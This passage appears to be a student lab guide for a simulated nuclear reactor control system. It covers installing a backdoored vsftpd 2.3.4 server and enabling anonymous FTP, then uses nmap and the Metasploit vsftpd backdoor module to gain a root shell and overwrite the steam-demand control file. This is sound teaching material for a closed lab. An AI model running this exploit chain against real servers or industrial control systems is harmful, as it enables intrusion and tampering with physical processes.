
to



```
26 // Change to api ip addr
27 const ip = "http://13.13.9.111:5000/"
```

Verify setup

Go to another VM on the network, I would recommend a connected kali machine and go to the websites ip address



Simulation is Active

Steam Demand is 540

Current reactor temperature: 500.287

Current HotLeg temperature: 500.368

Vulnerable FTP Service


I found and followed this https://learning.oreilly.com/library/view/hands-on-aws-penetration/9781789136722/3079bfef-1db6-42da-b597-62a09470404a.xhtml which we have access to though our pitt emails

Go back to the ubuntu machine and go to any directory, I would recommend using the home directory of the user with the control files (`cd ~`)

Run


```
git clone https://github.com/nikdubois/vsftpd-2.3.4-infected.git
sudo apt-get install build-essential
```

Next cd indo the created directory




```
ubuntu@ubuntu-20:~/vsftpd-2.3.4-infected$
```

Open the Makefile and change like 9 from




```
9 LINK      =         -Wl,-s
```

To



```
9 LINK      =         -Wl,-s, -lcrypt
```

In the **same directory** run `sudo make`
When running `ls -lha vsftpd`




```
ubuntu@ubuntu-20:~/vsftpd-2.3.4-infected$ ls -lha vsftpd
-rwxr-xr-x 1 root root 141K Apr 22 21:04 vsftpd
```

Now run the following commands

```
sudo useradd nobody
sudo mkdir /usr/share/empty
sudo cp vsftpd /usr/local/sbin/vsftpd
sudo cp vsftpd.8 /usr/local/man/man8
sudo cp vsftpd.conf.5 /usr/local/man/man5
sudo cp vsftpd.conf /etc
```

Now you should be able to create and ftp server by running `sudo /usr/local/sbin/vsftpd &`



```
ubuntu@ubuntu-20:~$ sudo /usr/local/sbin/vsftpd &
[1] 15116
```


The & makes it running detached, this same thing can be done for any of the python files as well but you will need to stop them using `kill -9 [process number]`

Where you run this command also matters… where every you run this command is where the user will end up when exploiting this service

Next run these commands


```
sudo mkdir /var/ftp/
sudo useradd -d /var/ftp ftp
sudo chown root:root /var/ftp
sudo chmod og-w /var/ftp
```

Now we need to modify the /etc/vsftpd.conf file



```
  GNU nano 4.8                    /etc/vsftpd.conf
 3 # The default compiled in settings are fairly paranoid. This sample f
 4 # loosens things up a bit, to make the ftp daemon more usable.
 5 # Please see vsftpd.conf.5 for all compiled in defaults.
 6 #
 7 # READ THIS: This example file is NOT an exhaustive list of vsftpd op
 8 # Please read the vsftpd.conf.5 manual page to get a full idea of vsf
 9 # capabilities.
10 #
11 # Allow anonymous FTP? (Beware - allowed by default if you comment th
12 anonymous_enable=YES
13 #
14 # Uncomment this to allow local users to log in.
15 #local_enable=YES
```

Uncomment line 15



```
# Uncomment this t
local_enable=YES
```

Now everything is set up for a malicious user to get into the machine

Before moving to the exploitation phase, stop the prior instance of the service using `kill -9 [process id]` and re-running `sudo /usr/local/sbin/vsftpd &` if you forgot what the process id is run `sudo netstat -plane | grep :21`

Vulnerable Apache Service

While I never was able to get this fully working. You could use apache 2.4.49 for another vulnerable access point

First you will need to remove the old apache version from the machine

```
sudo apt remove apache2.*
sudo apt autoremove
sudo apt purge apache2
```

Then download httd 2.4.49 from http://archive.apache.org/dist/httpd/


I then used their readme for the installation. I also used this resource, https://geekflare.com/apache-installation-troubleshooting/, when I got stuck.

You will also need to install libpcre3 at some point and use `sudo apt-get install libpcre3-dev libpcre3`

You will then need to redo the steps above to setup the website again, or copy the files over, You will put all of the webpage files in the htdocs directory


Exploiting the FTP service

Like every other PenTest we are going to start with an `nmap` command




```
┌──(root💀kali)-[~]
└─# nmap 13.13.9.111
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-22 21:23 EDT
Nmap scan report for 13.13.9.111
Host is up (0.00079s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
5000/tcp open  upnp
MAC Address: 00:50:56:BB:AF:47 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.69 seconds
```

I always follow this up with another `nmap -A` which will give me more specific information of the services running on the machine




```
┌──(root💀kali)-[~]
└─# nmap -A 13.13.9.111
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-22 21:29 EDT
```




```
Nmap scan report for 13.13.9.111
Host is up (0.0019s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 13.13.8.176
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 da:df:2a:33:41:1e:db:4f:6e:48:ab:da:1a:fc:fa:a9 (RSA)
|   256 de:e6:67:b3:ab:8a:da:86:6d:49:0e:e6:be:d0:0a:50 (ECDSA)
|_  256 49:22:5b:3d:bc:d4:91:3d:ae:23:86:60:e7:2d:7e:4d (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
```

There is a bunch of information but the most important is the version of ftp server used, vsftpd 2.3.4. From a quick google search an exploit comes up that works on metasploit. So run `msfconsole` to use metasploit




```
                  https://metasploit.com

       =[ metasploit v6.1.14-dev                          ]
+ -- --=[ 2180 exploits - 1155 auxiliary - 399 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 > 
```

Searching for vsf with `search vsf` we find




```
msf6 > search vsf

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3
.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp
/vsftpd_234_backdoor
```

Next run `use 0` which will use the exploit from the search




```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

By running `show options` we need to set the RHOST. We do this using set RHOST [ip address]




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/
                                      metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 13.13.9.111
RHOST => 13.13.9.111
```


Finally run `exploit`



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 13.13.9.111:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 13.13.9.111:21 - USER: 331 Please specify the password.
[+] 13.13.9.111:21 - Backdoor service has been spawned, handling...
[+] 13.13.9.111:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (13.13.8.176:46487 -> 13.13.9.111:6200 ) at 2023-04-22
21:48:48 -0400
```


If you do not get this make sure that you killed the previous vsftpd before you changed the conf file and then restarted it

Now that we have exploited the machine we can see with a `ls` that we are in the same directory that we ran the `sudo /usr/local/sbin/vsftpd &` make sure that you start the process where you want the entry point.




```
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
vsftpd-2.3.4-infected
```

Now `cd Desktop` then run `ls` again



```
cd Desktop
ls
controlRod.txt
coolantPump.txt
feedwaterPump.txt
steamDemand.txt
tavgController.txt
```


We can see all of the files that we set up earlier. Now pullup the web page so you can see the Steam Demand value




Simulation is Active

Steam Demand is 540

Now run `echo 100 > steamDemand.txt` followed by `cat steamDemand.txt`





```
[*] Command shell session 1 ope
21:48:48 -0400

ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
vsftpd-2.3.4-infected
cd Desktop
ls
controlRod.txt
coolantPump.txt
feedwaterPump.txt
steamDemand.txt
tavgController.txt
echo 100 > steamDemand.txt
cat steamDemand.txt
100
```


We can see that the steam demand was changed on the webpage and the simulation will also be affected

Please be very careful that you run
`echo 100 > steamDemand.txt` **not** `echo 100 >> steamDemand.txt`

> will replace the file whereas >> will append to the end of the file breaking the simulation

Congratulations you have successfully exploited the nuclear reactor

Now **make sure** you stop the exploit by running `exit`



```
exit
[*] 13.13.9.111 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

If you don't do this the port will be still in use making it impossible for someone else to exploit the machine